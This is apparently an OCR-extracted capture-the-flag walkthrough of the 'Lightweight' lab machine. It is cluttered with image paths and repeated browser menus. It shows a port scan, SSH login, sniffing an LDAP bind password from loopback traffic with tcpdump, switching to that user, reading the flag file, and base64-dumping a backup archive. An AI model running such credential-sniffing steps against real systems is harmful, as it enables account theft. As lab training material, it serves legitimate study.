






root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.119
Starting Nmap 7.70 (https://nmap.org) at 2019-01-04 19:39 +03
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 19:42 (0:00:12 remaining)
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.067s latency).
Not shown: 65532 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
389/tcp open ldap OpenLDAP 2.2.X - 2.3.X


10.10.10.119
Search
ecurity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Tra
responsive slider for modern browsers.
This site is protected by against bruteforging.
info status user



10.10.10.119/user.php
Search
st Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Your account
ssh my_ip@10.10.10.119
password: my_ip
If you did not read the info page, please go there the and read it carefully.
This server lets you get in with ssh. Your IP (10.10.12.246) is automatically added as userid and password within a minute of your first http page request. We strongly suggest you to change your password as soon as you get in the box.
If you need to reset your account for whatever reason, please click here and wait (up to) a minute. Your account will be deleted and added again. Any file in your home directory will be deleted too.
home info status user



10.10.10.119/status.php
Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
List of banned IPs
You may or may not see this page when you are banned.
10.10.13.28 timeout 173
This page has been generated at 2019/01/04 16:42:37. Data is refreshed every minute.
home info status user


root@kali:~/Masaüstü# ssh 10.10.12.246@10.10.10.119
10.10.12.246@10.10.10.119's password:
Last login: Fri Jan 4 16:08:57 2019 from 10.10.12.246
[10.10.12.246@lightweight ~]$ cd /tmp
[10.10.12.246@lightweight tmp]$ tcpdump -i lo -vv -A -w output2.cap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Got 0
refresh status.php page


10.10.10.119/status.php
st Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
List of banned IPs
You may or may not see this page when you are banned.
10.10.13.28 timeout 173
This page has been generated at 2019/01/04 16:42:37. Data is refreshed every minute.
home info status user


```
root@kali:~/Masaüstü# ssh 10.10.12.246@10.10.10.119
10.10.12.246@10.10.10.119's password:
Last login: Fri Jan  4 16:08:57 2019 from 10.10.12.246
[10.10.12.246@lightweight ~]$ cd /tmp
[10.10.12.246@lightweight tmp]$ tcpdump -i lo -vv -A -w output2.cap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Got 11
```


root@kali:~# scp 10.10.12.246@10.10.10.119:/tmp/output2.cap /root/Masaüstü
10.10.12.246@10.10.10.119's password:
output2.cap
downloading to my_pc with scp
100% 1054 16.6KB/s 00:00



analyzing with wireshark the cap file


Wireshark · Follow TCP Stream (tcp.stream eq 0) · output2.cap
0Y...`T....-uid=ldapuser2,ou=People,dc=lightweight,dc=htb.8bc8251332abe1d7f105d3e53ad39ac20....a.
......0....B.
ldapuser2 password



[10.10.12.246@lightweight /]$ su ldapuser2
Parola:
[ldapuser2@lightweight /]$ cd home
[ldapuser2@lightweight home]$ cd ldapuser2
[ldapuser2@lightweight ~]$ ls
backup.7z OpenLDAP-Admin-Guide.pdf OpenLdap.pdf user.txt
[ldapuser2@lightweight ~]$ cat user.txt
8a866d3bb7e13a57aaeb110297f48026
[ldapuser2@lightweight ~]$

```
backup.7z  OpenLDAP-Admin-Guide.pdf  OpenLdap.pdf  user.txt
[ldapuser2@lightweight ~]$ cat backup.7z|base64
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
```

```
N3q8ryccAAQmbxM1EA0AAAAAAAAjAAAAAAAAAI5s6D0e1KZKLpqLx2xZ2BYNO8O7/Zlc4Cz0MOpB
lJ/010X2vz7SOOnwbpjaNEbdpT3wq/EZAoUuSypOMuCw8Sszr0DTUbIUDWJm2xo9ZuHIL6nVFlVu
yJO6aEHwUmGK0hBZO5l1MHuY236FPj6/vvaFYDlkemrTOmP1smj8ADw566BEhL7/cyZP+Mj9uOO8
yU7g30/qy7o4hTZmP4/rixRUiQdS+6Sn+6SEz9bR0FCqYjNHiixCVWbWBjDZhdFdrgnHSF+S6icd
IIesg3tvkQFGXPSmKw7iJSRYcWVbGqFlJqKl1hq5QtFBiQD+ydpXcdo0y4v1bsfwWnXPJqAgKnBl
uLAgdp0kTZXjFm/bn0VXMk4JAwfpG8etx/VvUhX/0UY8dAPFcly/AGtGiCQ51imhTUoeJfr7ICoc
+6yDfqvwAvfr/IfyDGf/hHw5OlTlckwphAAW+na+Dfu3Onn7LsPw6ceyRlJaytUNdsP+MddQBOW8
PpPOeaqy3byRx86WZlA+OrjcryadRVS67lJ2xRbSP6v0FhD/T2Zq1c+dxtw77X4cCidn8BjKPNFa
NaH7785Hm2SaXbACY7VcRw/LBJMn5664STWadKJETeejwCWzqdv9WX4M32QsNAmCtlDWnyxIsea4
I7Rgc088bzweORe2eAsO/aYM5bfQPVX/H6ChYbmqh2t0mMgQTyjKbGxinWykfBjlS7I3tivYE9HN
R/3Nh7lZfd8UrsQ5GF+LiS3ttLyulJ26t01yzUXdoxHg848hmhiHvt5exml6irn1zsaH4Y/W7yIj
